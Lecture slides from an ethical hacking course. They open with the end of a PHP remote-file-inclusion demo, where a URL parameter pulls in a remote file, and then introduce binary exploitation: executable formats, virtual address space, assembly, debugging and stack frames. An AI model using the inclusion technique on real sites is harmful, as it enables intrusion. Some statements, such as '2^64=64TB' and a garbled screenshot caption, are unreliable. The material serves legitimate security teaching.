    echo "<p>Unable to open remote file.\n"; # Gjelder bare uio-sÅk. Legg til linje under User-Agent: * ogsv for Å ekskludere alle motorer (Lagt til pga. /minestudier.html Disallow: /english/index-minestudier.html Disallow: /english/frontpage-content Disallow: /eng/tjenester/it/applikasjoner/nettskjema/include-files/ Disallow: /tjenester/it/brukernavn-passord/nybruker.html Disallow: /ansatte/arbeidsstotte/nettpublisering/rapporter/konfigurasjon/ Disallow: /for-ansatte/arbeidsstotte/profil/nettarbe Disallow: /tjenester/it/web/sok/drift-utvikling/rank/ Disallow: /tjenester/it/web/sok/rapporter/relevans/ Disallow: Alle motorer User-Agent: * Disallow: /gammelt Disallow: /konv Disallow: /vrtx Disallow: /xsd Disallow: /forsi Disallow: /studier/index-b.html Disallow: /studier/infoskjerm Disallow: /studier/mifa Disallow: /studier/program /tjenester/it/utdanning/minestudier/include-files/ Disallow: /tjenester/it/web/vortex/drift-utvikling/hoster Disallc ansatte/arbeidsstotte/rom/timeplaner/infoskjerm/ Disallow: /for-ansatte/arbeidsstotte/innkjop/innkjop/miniguide Disallow: /om/journal/2011 Disallow: /om/journal/2012 Disallow: /om/journal/2013 Disallow: /om/journal/201 /english/studies/summerschool/admission/scholarship-applicants/preapplication #2504607: Fjerne unspsc-mapp /vrtx/decorating/resources/dist/src/css/style.css Allow: /vrtx/decorating/resources/dist/src/css/responsive.css  
}  
fclose($file);  
?>
```



The screenshot shows a browser window with the URL `193.225.218.118/php_fileopen.php?COLOR=http://www.uio.no/robots.txt`. The page content displays the entire text of the `robots.txt` file from the specified URL, which includes numerous disallow directives for various paths on the `www.uio.no` website.

If the attacker can include remote files he will be able to include attacking scripts that are stored on an attacker controlled web server.

End of lecture



IN5290 Ethical Hacking

Lecture 8: Binary exploitation 1, stack overflow, Return Oriented Programming

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is a binary, what are the file formats
- What is Virtual Address Space and what inside of it
- Assembly language summary
- How to debug the executables
- Windows and Linux specific stack overflows
- Return to libc
- Return Oriented Programming

Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.

Example CPU architectures:

Intel X86: *mov eax, 0x10; int 0x33*

ARMv1: *ADD R0, R1, R2*

Intel X86-64: *mov rax, [rbp-0x8]*

ARMv8: *ADD W0, W1, W2*

Others: MIPS, AT&T, IBM, MOTOROLA, SPARC

Instruction length: RISC/CISC

The binary file format is the format that describes how the OS stores the binary code.

Microsoft: **Portable Executable** (PE32, PE32+)

Linux: **ELF**


Mac: **MACH-O**

Compiling files

To make a binary executable file a source code has to be compiled. There's direct connection between the machine code and the assembly code. If the source is written in assembly then the compilation is unambiguous.

Assembly code <-> Machine code

Normally the source code is written in a higher level language. It can be native code (e.g. C, C++) or even higher level code such as .net or java. In that cases the perfect decompiling of the binary is not possible (What about the variables and function names?)



Compiling files

Debug mode: Variable and function names are saved (symbol table) and inserted into the binary. It can be used for debugging to find errors.

Release mode: Only the necessary details are compiled.

In addition to the compiled source code the binaries contain additional data. The source code needs to use the OS API to execute basic functions such as createfile, gettime, etc. The compilation can be done in two basic ways: static linking or dynamic linking.

Static linking: A copy of all the used external methods and variables are placed inside the binary (During the compile time).

Dynamic linking: The external methods are not inside the binary it will be placed into the virtual address space (see later) of the process when the binary is launched by the OS. Only the references are inside.


Virtual Address Space

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit $2^{32}=4\text{GB}$, 64bit $2^{64}=64\text{TB}$). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. `createRemoteThread`, debugging another process, etc.),
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required memory on the fly.

Virtual Address Space


In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).

Virtual Address Space

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



Virtual Address Space - segments


The user space contains different segments:

- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)
 - The code segment of the linked library
 - The data segment for the linked library
 - Relocations (if two libraries intend to load to the same place then one has to be relocated)
- Etc.

What is a Position Independent Executable?

Virtual Address Space

Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.



Virtual Address Space

All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.

Base	Size	Entry	Name	File version	Path
05C60000	00030000	05C6E341	btmoffic	17.1.1502.0516	C:\Program Files (x86)\Intel\blu
06650000	00026000	VBE7INTL		7.00.1619	C:\PROGRA~2\COMMON~1\MICROS~1\VB
2F1A0000	0015D000	2F1A2045	WINWORD	14.0.7214.5000	C:\Program Files (x86)\Microsoft
51640000	011c4000	520F0CA6	mso	14.0.7214.5000	C:\Program Files (x86)\Common Fi
55B20000	000B2000	55B890A7	MSGR2NB	14.0.0.0.1	C:\Program Files (x86)\Microsoft
55BE0000	00290000	55C2E13C	VBE7	7.00.1643	C:\PROGRA~2\COMMON~1\MICROS~1\VB
55E70000	00561000	560AC200	EndNote_	18.1.0 (8ld 110)	C:\Program Files (x86)\Common Fi
563E0000	0127C000	563E3680	wwlib	14.0.7214.5000	C:\Program Files (x86)\Microsoft
57740000	000c9000		wwintl	14.0.7162.5000	C:\Program Files (x86)\Microsoft
57930000	0009F000	579647FC	USP10_1	1.0626.7601.2388	C:\Program Files (x86)\Common Fi
59270000	00052000	592714BE	Rasapi32	6.1.7600.16385	(C:\windows\system32\Rasapi32.DLL
594A0000	0452B000		MSORES	14.0.7109.5000	C:\Program Files (x86)\Common Fi
5EBA0000	01398000	5EBA1E20	oart	14.0.7210.5000	C:\Program Files (x86)\Microsoft
614C0000	00041000	614c2351	schannel	6.1.7601.24231	(C:\windows\SysWOW64\schannel.dll
630C0000	0008E000	630F9DC7	MSVCP90	9.00.30729.6161	c:\windows\WinSxS\x86_microsoft.
636C0000	0041A000		office	14.0.7109.5000	C:\Program Files (x86)\Common Fi
63AE0000	00004000		api-ms_8	6.2.9200.16492	(C:\windows\system32\api-ms-win-c
63B30000	00157000	63B3135C	msxml6	6.30.7601.24234	C:\windows\System32\msxml6.dll
63C90000	00263000		MSOINTL	14.0.7139.5000	C:\Program Files (x86)\Common Fi
65D00000	001AD000	65D01C0A	gfx	14.0.7104.5000	C:\Program Files (x86)\Microsoft
670A0000	00015000	670A12DE	rasman	6.1.7600.16385	(C:\windows\system32\rasman.dll
67240000	001A0000	6729B730	EMET	5.5.5870.0	C:\windows\AppPatch\EMET.DLL
67430000	0014D000	67431524	rched20	14.0.7155.5000	C:\Program Files (x86)\Common Fi
69260000	00061000	6928DA77	PDFMOffi	10.1.16.13	C:\Program Files (x86)\Adobe\Acr
696D0000	00008000	696D34D8	credssp	6.1.7601.24231	(C:\windows\system32\credssp.dll
69710000	0007D000	69720090	mscoreei	4.7.3163.0 built	C:\Windows\Microsoft.NET\Framework
69790000	000BC000	697934AE	MSPTLS	14.0.7164.5000	C:\Program Files (x86)\Common Fi
6B960000	00006000	6B96125A	Sensapi	6.1.7600.16385	(C:\windows\system32\Sensapi.DLL

Virtual Address Space

A detailed virtual memory map can be printed as well with all debuggers:

```
09C1E000 00002000 stack of thread 00002DEC
09C20000 00154000
09D93000 00003000
09DFE000 00001000
09E20000 00200000
0A0B0000 00351000
0A410000 00400000
0A810000 000C0000
0B250000 00200000
2F1A0000 00001000 PE header
2F1A1000 00002000 code,imports,exports
2F1A3000 00001000
2F1A4000 00158000 data,resources
2F2FC000 00001000 relocations
35EB0000 00010000
4FFF0000 00010000
51640000 00001000 PE header
51641000 00FDC000 code,imports,exports
5261D000 000BA000 data
526D7000 000A6000 resources
5277D000 00087000 relocations
55B20000 00001000 PE header
55B21000 00084000 code
55BA5000 00013000 imports,exports
55BB8000 00012000 data
55BCA000 00001000 resources
55BCB000 00007000 relocations
55BE0000 00001000 PE header
55BE1000 00248000 code,imports,exports
55BEC000 00010000
0x00007f5bdde34000 0x00007f5bdde40000 r--s
0x00007f5bdde40000 0x00007f5bdde60000 r--s
0x00007f5bdde60000 0x00007f5bdde63000 r--s
0x00007f5bdde63000 0x00007f5bdde84000 r--s
0x00007f5bdde84000 0x00007f5bdded5000 r--p
0x00007f5bdded5000 0x00007f5bddf59000 r--xp
0x00007f5bddf59000 0x00007f5bddf5a000 ---p
0x00007f5bddf5a000 0x00007f5bddf5d000 r--p
0x00007f5bddf5d000 0x00007f5bddf5e000 rw-p
0x00007f5bddf5e000 0x00007f5bddf66000 rw-p
0x00007f5bddf66000 0x00007f5bddf68000 r--s
0x00007f5bddf68000 0x00007f5bddf75000 r--s
0x00007f5bddf75000 0x00007f5bddf76000 r--s
0x00007f5bddf76000 0x00007f5bddf77000 r--p
0x00007f5bddf77000 0x00007f5bddf78000 r--p
0x00007f5bddf78000 0x00007f5bddf79000 r--p
0x00007f5bddf79000 0x00007f5bddf7a000 r--p
0x00007f5bddf7a000 0x00007f5bddf7b000 r--p
0x00007f5bddf7b000 0x00007f5bddf7c000 r--p
0x00007f5bddf7c000 0x00007f5bddf7d000 r--p
0x00007f5bddf7d000 0x00007f5bddf7e000 r--p
0x00007f5bddf7e000 0x00007f5bddf7f000 r--p
0x00007f5bddf7f000 0x00007f5bddf80000 r--p
0x00007f5bddf80000 0x00007f5bddf81000 r--p
0x00007f5bddf81000 0x00007f5bddf82000 r--p
0x00007f5bddf82000 0x00007f5bddf89000 r--s
0x00007f5bddf89000 0x00007f5bddf8a000 r--p
0x00007f5bddf8a000 0x00007f5bddf8b000 rw-p
0x00007f5bddf8b000 0x00007f5bddf8c000 rw-p
0x00007ffe35943000 0x00007ffe35964000 rw-p
0x00007ffe359b9000 0x00007ffe359bb000 r--p
0x00007ffe359bb000 0x00007ffe359bd000 r--xp
0xfffffffff6000000 0xfffffffff601000 r--xp
mapped
/var/cache/fontconfig/d589a488623
/var/cache/fontconfig/e13b20fdb08
/var/cache/fontconfig/16326683038
/var/cache/fontconfig/467c019e582
/usr/lib/locale/aa_DJ.utf8/LC_CTYPE
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
mapped
/var/cache/fontconfig/62f91419b9e
/var/cache/fontconfig/8f02d4cb045
/var/cache/fontconfig/e0aa53bcfa5
/usr/share/locale/en/LC_MESSAGES/
/usr/share/locale/en/LC_MESSAGES/
/usr/lib/locale/aa_ET/LC_NUMERIC
/usr/lib/locale/en_US.utf8/LC_TIME
/usr/lib/locale/chr_US/LC_MONETARY
/usr/lib/locale/en_AE/LC_MESSAGES
/usr/lib/locale/chr_US/LC_PAPER
/usr/lib/locale/bi_VU/LC_NAME
/usr/lib/locale/en_US.utf8/LC_ADDRESS
/usr/lib/locale/chr_US/LC_TELEPHONE
/usr/lib/locale/chr_US/LC_MEASURE
/usr/lib/locale/en_US.utf8/LC_IDEAS
/usr/lib/x86_64-linux-gnu/gconv/g
/lib/x86_64-linux-gnu/ld-2.27.so
/lib/x86_64-linux-gnu/ld-2.27.so
mapped
[stack]
[vvar]
[vdso]
[vsyscall]
```

The assembly language

The assembly language tells directly to the CPU what to do. The CPU has registers. General purpose registers (intel x86 architecture - 32bit): eax, ebx, ecx, edx; memory addressing registers: esi, edi; base pointer: ebp; stack pointer: esp; instruction pointer: eip; The registers with 64bit are: rax, rbx, rcx, rip, etc.

The CPU executes instructions that carry out simple memory or register related tasks. Examples:

mov eax, 0x10: sets eax to 16

mov dword ptr [eax], 0x10: set the memory that the eax references to 16

add eax, ebx: add the value of ebx to eax

push ecx: places the ecx register to the top of the stack

call edx: executes a method that is placed at the address of edx

jz 0x7c543320: jumps to the address 0x7c543320 if the zero flag is set

repne scas byte ptr es:[edi]: scan a string

Debugging a process

With a debugger a process can be executed step by step, instruction by instruction. Try out some instructions with Immunity and gdb!

Windows/Immunity

Linux/gdb -> Windows/Immunity

The screenshot shows the Immunity Debugger interface. On the left, there's a memory dump window with columns for Address, Hex dump, ASCII, and Stack dump. The main area displays assembly code for a Linux kernel function, with labels like ntdll!77C1F2BF, ntdll!77C1F2C6, etc. The registers window on the right shows CPU registers (RAX, RBX, RCX, etc.) and floating-point registers (FPU). The registers pane also includes memory dump and stack dump sections. The status bar at the bottom indicates the current assembly address as 0x77f5b2d455e0.

The stack

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example *push eax* places the value of eax on top of the stack and moves the stack pointer (esp/rsp) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad*, *popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.

Registers (FPU)	Registers (CPU)
EAX 7EFA6000	EAX 7EFA6000
ECX 00000000	ECX 00000000
EDX 77C1F27A ntdll	EDX 77C1F27A ntdll
EBX 00000000	EBX 00000000
ESP 0999F8F4	ESP 0999F8F0
EBP 0999F91C	EBP 0999F91C
ESI 00000000	ESI 00000000
EDI 00000000	EDI 00000000

Registers (FPU)	Registers (CPU)
EAX 7EFA6000	EAX 7EFA6000
ECX 00000000	ECX 00000000
EDX 77C1F27A ntdll	EDX 77C1F27A ntdll
EBX 00000000	EBX 00000000
ESP 0999F8F0	ESP 0999F8F0
EBP 0999F91C	EBP 0999F91C
ESI 00000000	ESI 00000000
EDI 00000000	EDI 00000000

Address Hex dump ASCII 0999F8F4 7E4BB239
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

Address Hex dump ASCII 0999F8F8 00000000
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

Address Hex dump ASCII 0999F8FC 00000000
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

The stack frame – calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters - In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as *fastcall* it is placed inside the registers)
- The return address of the method – in order to be able to return to the place where the method is called the return address is placed
- The local variables – local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer – to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

The stack frame – calling conventions

Prior to the method execution the stack frame has to be prepared:

- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (*mov ebp, esp*)
- The top of the stack is modified to allocate place for the local variables


When the method exits:

- The instruction pointer jumps back to the calling instruction (*ret*)
- The saved base pointer has to be reset (*ebp*)
- The stack frame has to be removed (The values are not removed, only the stack pointer changes)


The stack frame – calling conventions

Who removes the stack frame after exiting a method: the caller or the callee? The stack frames are placed after each other if the method calls are embedded (the callee calls another method that calls a third one ...)

Stack frames on the stack

